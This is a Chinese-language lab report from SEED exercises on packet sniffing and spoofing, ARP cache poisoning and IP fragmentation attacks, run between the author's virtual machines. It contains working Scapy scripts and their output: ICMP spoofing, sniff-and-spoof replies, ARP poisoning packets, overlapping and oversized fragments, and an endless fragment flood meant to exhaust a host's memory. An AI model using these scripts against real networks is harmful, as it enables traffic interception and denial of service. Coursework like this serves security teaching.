Packet Sniffing and Spoofing Lab

Task set 1

Task 1.1A

运行 sniffer.py，切换终端 ping baidu.com，有 root 权限时，可以正常的得到抓取的报文。

```
[09/09/20]seed@VM:~$ chmod a+x sniffer.py
[09/09/20]seed@VM:~$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 00:50:56:e4:e9:02
  src       = 00:0c:29:b9:d8:6b
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 34316
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x7929
     src       = 192.168.119.129
     dst       = 220.181.38.148
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xc260
        id        = 0x1f4c
        seq       = 0x1
###[ Raw ]###
           load      = '\xa0hY_.\x87\x03\x00\x08\t\n\x0b\x0c\r\x0e\
x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
 !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 00:0c:29:b9:d8:6b
  src       = 00:50:56:e4:e9:02
  type      = IPv4
###[ IP ]###
     version   = 4
```

当以普通用户权限运行时会报错，提示操作时未经许可的。

```
[09/09/20]seed@VM:~$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py",
line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py",
line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py"
, line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, soc
ket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

Task1.1B

1.只捕捉 ICMP 报文在 task1.1A 已经实现。

2.捕获来自特定 IP 且目标端口号为 23 的任何 TCP 包。

将 sniffer.py 按照题目要求进行修改。

```
#!/usr/bin/python3
from scapy.all import*

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='tcp and src host 192.168.119.130 and dst port 23',prn=print_pkt)
```

运行代码，在另一台虚拟机登录 seed 的 telnet 的服务器，出现捕获的报文。

```
[09/09/20]seed@VM:~$ chmod a+x sniffer.py
[09/09/20]seed@VM:~$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 00:0c:29:b9:d8:6b
  src       = 00:0c:29:26:08:1b
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 63696
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xd186
     src       = 192.168.119.130
     dst       = 192.168.119.129
     \options   \
###[ TCP ]###
        sport     = 54610
        dport     = telnet
        seq       = 796840742
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 64240
        chksum    = 0xb48
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp',
(2165602383, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
  dst       = 00:0c:29:b9:d8:6b
  src       = 00:0c:29:26:08:1b
```

3.捕获数据包来自或到达特定子网。

修改完 sniffer.py 后，运行代码，开始捕获，在另一终端 ping 子网中的 ip，捕获到报文。

```
#!/usr/bin/python3
from scapy.all import*

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='dst net 121.194.0.0/20',prn=print_pkt)
```

```
[09/09/20]seed@VM:~$ ping 121.194.14.142 -c 4
PING 121.194.14.142 (121.194.14.142) 56(84) bytes of data.
64 bytes from 121.194.14.142: icmp_seq=1 ttl=128 time=61.7 ms
64 bytes from 121.194.14.142: icmp_seq=2 ttl=128 time=61.5 ms
64 bytes from 121.194.14.142: icmp_seq=3 ttl=128 time=61.8 ms
64 bytes from 121.194.14.142: icmp_seq=4 ttl=128 time=61.9 ms

--- 121.194.14.142 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 61.513/61.763/61.983/0.349 ms
```

```
[09/09/20]seed@VM:~$ chmod a+x sniffer.py
[09/09/20]seed@VM:~$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 00:50:56:e4:e9:02
  src       = 00:0c:29:b9:d8:6b
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 23317
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x1f1a
     src       = 192.168.119.129
     dst       = 121.194.14.142
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x97fe
        id        = 0x1dee
        seq       = 0x1
###[ Raw ]###
           load      = '3fY_\xbcI\x0e\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 00:50:56:e4:e9:02
  src       = 00:0c:29:b9:d8:6b
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 23318
     flags     = DF
```

Task1.2


修改后的代码如下所示

```
icmpspf.py (~/) - gedit
Open
from scapy.all import *
a = IP()
a.src = '123.123.123.123'
a.dst = '192.168.119.130'
b = ICMP()
p = a/b
send(p)
```

运行代码

```
[09/09/20]seed@VM:~$ sudo python icmpspf.py
.
Sent 1 packets.
```

到 wireshark 中查看，发现 icmp 欺骗报文成功欺骗了另一台虚拟机。



Task1.3

将 ttl 设置为 0 到 30 的循环，运行代码

```
from scapy.all import *
for i in range(0,30):
        a = IP(dst = '39.96.82.94', ttl = i)
        b = ICMP()
        p = a/b
        send(p)
```

可以看到，ttl 为 12 时出现回复。

Task1.4

通过以下代码可以捕获 ICMP 报文，并进行回复。

```
from scapy.all import *
def spoof_pkt(pkt):
        if ICMP in pkt and pkt[ICMP].type == 8:
                ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
                icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
                data = pkt[Raw].load
                newpkt = ip/icmp/data
                send(newpkt)
pkt = sniff(filter='icmp', prn=spoof_pkt)
```

虚拟机 B 的 IP 为 192.168.119.131

```
sunzh@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.119.131  netmask 255.255.255.0  broadcast 192.168.119.255
        inet6 fe80::f7cc:8ff3:3711:2653  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:26:08:1b  txqueuelen 1000  (以太网)
        RX packets 1088082  bytes 1610803764 (1.6 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129298  bytes 8914505 (8.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

关闭虚拟机 B，在虚拟机 A（seed 虚拟机）上运行代码，并在主机 ping 虚拟机 B 的 IP 地址

```
C:\Users\sunzh>ping 192.168.119.131

正在 Ping 192.168.119.131 具有 32 字节的数据:
来自 192.168.119.131 的回复: 字节=32 时间=55ms TTL=64
来自 192.168.119.131 的回复: 字节=32 时间=18ms TTL=64
来自 192.168.119.131 的回复: 字节=32 时间=17ms TTL=64
来自 192.168.119.131 的回复: 字节=32 时间=18ms TTL=64

192.168.119.131 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 17ms, 最长 = 55ms, 平均 = 27ms
```

虚拟机 A 中也显示发送了数据包。

```
[09/10/20]seed@VM:~$ sudo python3 snispf.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

ARP Cache Poisoning Attack Lab

Task1A

先查看 IP 地址对应的 mac 地址

```
接口: 192.168.119.1 --- 0x15
  Internet 地址         物理地址              类型
M192.168.119.129        00-0c-29-b9-d8-6b     动态
A192.168.119.132        00-0c-29-5d-d9-e2     动态
B192.168.119.133        00-0c-29-4c-c6-ae     动态
  192.168.119.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
```

A 中 arp 缓存

```
? (192.168.119.254) 位于 00:50:56:ee:f6:0e [ether] 在 ens33
_gateway (192.168.119.2) 位于 00:50:56:e4:e9:02 [ether] 在 ens33
? (192.168.119.1) 位于 00:50:56:c0:00:08 [ether] 在 ens33
? (192.168.119.133) 位于 00:0c:29:4c:c6:ae [ether] 在 ens33
? (192.168.119.129) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
```

可以看出 B 的 IP 192.168.119.133 对应的 mac 地址为 00:0c:29:4c:c6:ae，M 的 IP 地址 192.168.119.129 对应的 mac 地址为 00:0c:29:b9:d8:6b

M 中运行代码

```
from scapy.all import*
E=Ether()
A= ARP()
A.pdst = "192.168.119.132"
A.psrc = "192.168.119.133"
pkt = E/A
sendp(pkt)
```

查看 A 中 arp 缓存，B 对应的 mac 地址已变为 M 的 mac 地址

```
sunzh@ubuntu:~$ arp -a
? (192.168.119.254) 位于 00:50:56:ee:f6:0e [ether] 在 ens33
_gateway (192.168.119.2) 位于 00:50:56:e4:e9:02 [ether] 在 ens33
? (192.168.119.1) 位于 00:50:56:c0:00:08 [ether] 在 ens33
? (192.168.119.133) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
? (192.168.119.129) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
```

Task1B

A 中 arp 缓存

```
sunzh@ubuntu:~$ arp -a
? (192.168.119.254) 位于 00:50:56:ee:f6:0e [ether] 在 ens33
_gateway (192.168.119.2) 位于 00:50:56:e4:e9:02 [ether] 在 ens33
? (192.168.119.1) 位于 00:50:56:c0:00:08 [ether] 在 ens33
? (192.168.119.133) 位于 00:0c:29:4c:c6:ae [ether] 在 ens33
? (192.168.119.129) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
```

M 中运行代码

```
from scapy.all import*

E = Ether( )
A = ARP()
A.op = 2
A.hwdst = "00:0c:29:b9:d8:6b"
A.psrc = "192.168.119.133"
A.pdst = "192.168.119.132"
pkt =E/A
sendp(pkt)
```

查看 A 中 arp 缓存，B 对应的 mac 地址已变为 M 的 mac 地址

```
sunzh@ubuntu:~$ arp -a
? (192.168.119.254) 位于 00:50:56:ee:f6:0e [ether] 在 ens33
_gateway (192.168.119.2) 位于 00:50:56:e4:e9:02 [ether] 在 ens33
? (192.168.119.1) 位于 00:50:56:c0:00:08 [ether] 在 ens33
? (192.168.119.133) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
? (192.168.119.129) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
```

Task1C

A 中 arp 缓存

```
sunzh@ubuntu:~$ arp -a
? (192.168.119.254) 位于 00:50:56:ee:f6:0e [ether] 在 ens33
_gateway (192.168.119.2) 位于 00:50:56:e4:e9:02 [ether] 在 ens33
? (192.168.119.1) 位于 00:50:56:c0:00:08 [ether] 在 ens33
? (192.168.119.133) 位于 00:0c:29:4c:c6:ae [ether] 在 ens33
? (192.168.119.129) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
```

M 中运行代码

```
from scapy.all import *
E = Ether()
E.dst = "ff:ff:ff:ff:ff:ff"
A = ARP()
A.hwsrc = "00:0c:29:b9:d8:6b"
A.hwdst = "ff:ff:ff:ff:ff:ff"
A.psrc = "192.168.1.133"
A.pdst = "192.168.1.133"
pkt = E/A
sendp(pkt)
```

查看 A 中 arp 缓存，B 对应的 mac 地址已变为 M 的 mac 地址

```
sunzh@ubuntu:~$ arp -a
? (192.168.119.254) 位于 00:50:56:ee:f6:0e [ether] 在 ens33
_gateway (192.168.119.2) 位于 00:50:56:e4:e9:02 [ether] 在 ens33
? (192.168.119.1) 位于 00:50:56:c0:00:08 [ether] 在 ens33
? (192.168.119.133) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
? (192.168.119.129) 位于 00:0c:29:b9:d8:6b [ether] 在 ens33
```

IP/ICMP Attacks Lab

Tasks 1

Task 1.a

将 udp 报文分为三段，第一段为首部 8 字节 + 32 字节 A，第二段和第三段均为为 32 字节 A，共 104 字节。

```
#!/usr/bin/python3
from scapy.all import*
# Construct IP header
ip = IP(src="192.168.119.129", dst="192.168.119.134")
ip.id    = 1000
# Identification
ip.frag  = 0
# Offset of this IP fragment
ip.flags = 1
# Flags# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum = 0)
udp.len  = 104   # This should be the combined length of all fragment
# Construct payload
payload = 'A'*32    # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload  # For other fragments, we should use ip/payload
ip.proto = 17
#pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)

ip.frag = 5
pkt = ip/payload
send(pkt, verbose=0)

ip.frag = 9
ip.flags= 0
pkt = ip/payload
send(pkt, verbose=0)
```

在另一台虚拟机上运行命令

```
sunzh@ubuntu:~$ sudo nc -lu 9090
```

在 seed 虚拟机上运行代码。

```
[09/10/20]seed@VM:~$ sudo python3 udpA.py
```

另一台虚拟机收到 udp 报文

```
[sudo] sunzh 的密码:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
```

Task1B

第二个包覆盖第一个包的最后 8 个字节，代码如下

```
#!/usr/bin/python3
from scapy.all import*
# Construct IP header
ip = IP(src="192.168.119.129", dst="192.168.119.134")
ip.id = 1000
# Identification
ip.frag  = 0
# Offset of this IP fragment
ip.flags = 1
ip.proto = 17
# Flags# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum = 0)
udp.len = 96   # This should be the combined length of all fragment
# Construct payload
payload = 'A'*32    # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload  # For other fragments, we should use ip/payload

#pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)

ip.frag = 4
payload = 'B'*32
pkt = ip/payload
send(pkt, verbose=0)

ip.frag = 8
ip.flags= 0
payload = 'C'*32
pkt = ip/payload
send(pkt, verbose=0)
```

运行代码，在另一台虚拟机上发现第一段与第二段重叠的部分全为第一段的 payload。
当第二段与第一段全重合时，第二段的 payload 也全被第一段的 payload 覆盖。

Task1C

利用以下代码，发送长度超过 2^{16}的包

```
#!/usr/bin/python3
from scapy.all import*
# Construct IP header
ip = IP(src="192.168.119.129", dst="192.168.119.134")
ip.id = 1000
# Identification
ip.frag  = 0
# Offset of this IP fragment
ip.flags = 1
ip.proto = 17
# Flags# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum = 0)
udp.len = 0xffff   # This should be the combined length of all fragment
# Construct payload
payload1 = 'A'*32    # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt1 = ip/udp/payload1  # For other fragments, we should use ip/payload

#pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt1, verbose=0)
count = 1
for i in range(0,0xffff):
        ip.frag = 4*i+1
        count += 1
        payload = 'A'*32
        pkt = ip/payload
        send(pkt, verbose=0)

ip.frag = 4*count + 1
ip.flags= 0
payload = 'B'*32
pkt = ip/payload

send(pkt, verbose=0)
```

运行代码后，发现另一台虚拟机上 wireshark 抓包显示，当数据包长度到达 65535 时，停止接收，并会报告 bad udp length 65535 > ip payload length

Task1d

在 seed 虚拟机上运行以下代码，另一台虚拟机内存占用上升。

```
from scapy.all import *
import random
while True:
        ip = IP(src="192.168.119.129", dst="192.168.119.135")
        ip.id = random.randint(0,0xffff)
        ip.frag = 0
        ip.flags = 1
        udp = UDP(sport=7070, dport=9090,chksum = 0)
        udp.len = 96
        payload = 'A'*32
        pkt = ip/udp/payload
        send(pkt, verbose=0)

        ip.frag = 8
        ip.flags = 0
        pkt = ip/payload
        send(pkt, verbose=0)
```